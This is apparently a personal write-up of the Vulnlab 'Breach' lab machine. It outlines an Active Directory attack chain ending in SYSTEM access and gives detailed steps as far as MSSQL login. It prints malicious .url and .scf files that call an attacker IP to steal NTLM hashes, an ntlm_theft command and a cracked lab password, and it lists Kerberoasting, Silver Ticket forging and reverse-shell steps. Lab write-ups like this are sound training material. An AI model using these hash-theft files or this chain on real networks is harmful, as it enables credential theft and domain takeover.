| Machine Name | Difficulty | Date Started | Date Completed |
|---|---|---|---|
| Breach | Medium | 01/01/2025 | 01/01/2025 |

Learning Points:
- Enumerating SMB shares using
guestas the username and checking when nothing can be retrieved from the null session, where both the username and password are left blank. - Learned about the URL file attack to capture user hashes using ntlm_theft.
- Silver Ticket Attack and gaining a foothold.
- Discovered a new attack chain involving the use of a high-privileged forged Silver Ticket to access MSSQL, enable xp_cmdshell, and gain command execution.

- Abusing SeImpersonatePrivilege using GodPotato-NET4 when JuicyPotato gets detected.
Attack Path :
- Perform an Nmap scan to identify open ports and services.
- Use
smbclientwith the usernameguestto list available shares and identify one namedsharewith read and write permissions. - Upload NTLMv2 hash theft files generated using the
ntlm_thefttool to the share directory. - Activate Responder to capture NTLMv2 hashes.
- Crack the captured NTLMv2 hash of the user
Julia.Wongusing Hashcat. - Log in to the MSSQL service using the credentials with the
-windows-authtag. - Analyze the Active Directory network graph using
bloodhound-python. - Identify that the
SVC_MSSQLuser is Kerberoastable. - Perform a Kerberoasting attack to request and crack the ticket for the
SVC_MSSQLuser. - Retrieve the Domain SID and SPN from the Kerberoast attack.
- Use Impacket’s
ticketerto forge a Silver Ticket. - Export the Silver Ticket to gain access to the MSSQL server.
- Enable
xp_cmdshellto achieve command execution. - Transfer the
nc64.exebinary and execute a reverse shell. - Confirm
SeImpersonatePrivilegeis enabled usingwhoami /priv. - Transfer and execute
GodPotato-NET4to escalate privileges toNT AUTHORITY\SYSTEM.
Activity Log:
- Performed an Nmap scan.
- Added the domains to the host file.
- Used CrackMapExec to check available shares accessible via a null session but received
STATUS_ACCESS_DENIED. - Also attempted to access shares using
smbclientbut failed. - Used

guestas the username and successfully listed shares. Discovered a share namedsharewith read and write permissions. - Found some directories in the
share, but encountered permission errors when trying to access them. - Researched and identified an attack method called URL File Attack to retrieve hashes of users interacting with our malicious file.
- Tried different templates from the link, but none worked.
- Discovered a tool named ntlm_theft to generate multiple types of NTLMv2 hash theft files.
- Uploaded the files to the transfer directory using the
mput *command withRECURSE ONandPROMPT OFFoptions viasmbclient. - Activated Responder with all listeners open. After some time, captured the NTLMv2 hash of the user
Julia.Wong. - Cracked the hash using Hashcat in autodetect mode.
- Verified the credentials of
Julia.Wongusing CrackMapExec. - Attempted to log in to the MSSQL service using the credentials but initially failed.
- Successfully connected to the service using the
-windows-authtag. - Attempted to enable the
xp_cmdshelloption, but the user lacked permission to set advanced options. - Used

bloodhound-pythonwith DNS Chef and generated an AD network graph for analysis. - Analyzed the graph and identified that the user
SVC_MSSQLis Kerberoastable. - Also noted that the
SVC_MSSQLuser hasWriteDaclpermissions to theAdministratorsgroup in the domain. - Launched a Kerberoasting attack to request the ticket for the

SVC_MSSQLuser, which was successful. - Cracked the hash using Hashcat.

- Attempted to log in to MSSQL service and enable the
xp_cmdshellagain, but theSVC_MSSQLuser also lacked permissions. - Found hints from writeups to perform a Silver Ticket attack.
- Retrieved the Domain SID using Impacket’s
lookupsid. - Converted the plaintext password to NTLM.
- Retrieved the SPN from the Kerberoast attack.
- Used Impacket’s
ticketerto forge a Silver Ticket on Linux. - Exported the saved ticket to the environment.
- Used the ticket to gain access to the MSSQL server.
- Enabled the
xp_cmdshelland achieved command execution as thebreach\svc_mssqluser. - Attempted a simple PowerShell reverse shell, but it was flagged as malicious by Defender.
- Transferred the
nc64.exebinary to the machine. - Executed the command to connect to Netcat.
- Successfully obtained a reverse shell as the
breach\svc_mssqluser. - We ran the
whoami /privcommand and were able to see that we hadSeImpersonatePrivilegeenabled. - We tried to transfer JuicyPotato to exploit this, but it was detected and automatically deleted by Windows Defender.
- So, we used a similar tool, GodPotato-NET4, and were able to get a shell as
NT AUTHORITY\SYSTEMand retrieve both user and root flags.
Default nmap scan :
# Nmap 7.94SVN scan initiated Wed Jan  1 10:50:41 2025 as: nmap -sC -sV -oA default 10.10.105.149
Nmap scan report for 10.10.105.149
Host is up (0.31s latency).
Not shown: 992 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
1433/tcp open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-01T05:17:20
|_Not valid after:  2055-01-01T05:17:20
| ms-sql-info:
|   10.10.105.149:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.105.149:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-01T05:21:45+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-time:
|   date: 2025-01-01T05:21:46
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Jan  1 10:54:31 2025 -- 1 IP address (1 host up) scanned in 230.33 seconds
We used CrackMapExec to check the available shares we could access using a null session, but received the status STATUS_ACCESS_DENIED.

We also used smbclient, but failed to access the shares.


We used guest as the username and were able to list the shares. We found a share named share with read and write permissions, while the Users share had read access.

We found some directories in the share but were not able to access them due to permission errors.
Enumerating share smb share :
Enumerating Users smb share :
After researching, we were able to find an attack called the URL File attack that can be used to retrieve hashes of users who interact with our malicious file.
Template 1 :
┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Breach]
└─$ cat @shortcut.url
[InternetShortcut]
URL=\\10.8.4.157\share\test.ico
This template didn’t work for us.

Template 2 :

┌──(destiny㉿falcon)-[~/Vulnlab/Machines/Breach]
└─$ cat @notevil.scf
[Shell]
Command=2
IconFile=\\10.8.4.157\share\icon.ico
[Taskbar]
Command=ToggleDesktop
This template also didn’t work for us :
We found a new tool named ntlm_theft that can generate multiple types of NTLMv2 hash theft files.
Usage example :
python3 ntlm_theft.py -g all -s <kali ip> -f Important

We uploaded the files to the transfer directory using the mput * command with RECURSE ON and PROMPT OFF commands in smbclient. We also turned on Responder with all listeners open, and after some time, we obtained the NTLMv2 hash of the user Julia.Wong.

*I couldn’t get the hash to the local Falcon Responder (probably because the internet was slow). After turning on Responder on Marvel (cloud Kali), I got the hash immediately, even before uploading from the cloud to the SMB server, as it was already there.
We cracked the hash using Hashcat’s autodetect mode.

Julia.Wong:Computer1
We confirmed that our credentials were working using CrackMapExec.

We tried using Evil-WinRM to access the machine with the credentials but failed.

We tried to log in to the MSSQL service using the credentials but failed.
 Using the
 -windows-auth tag, we were able to connect to the service.
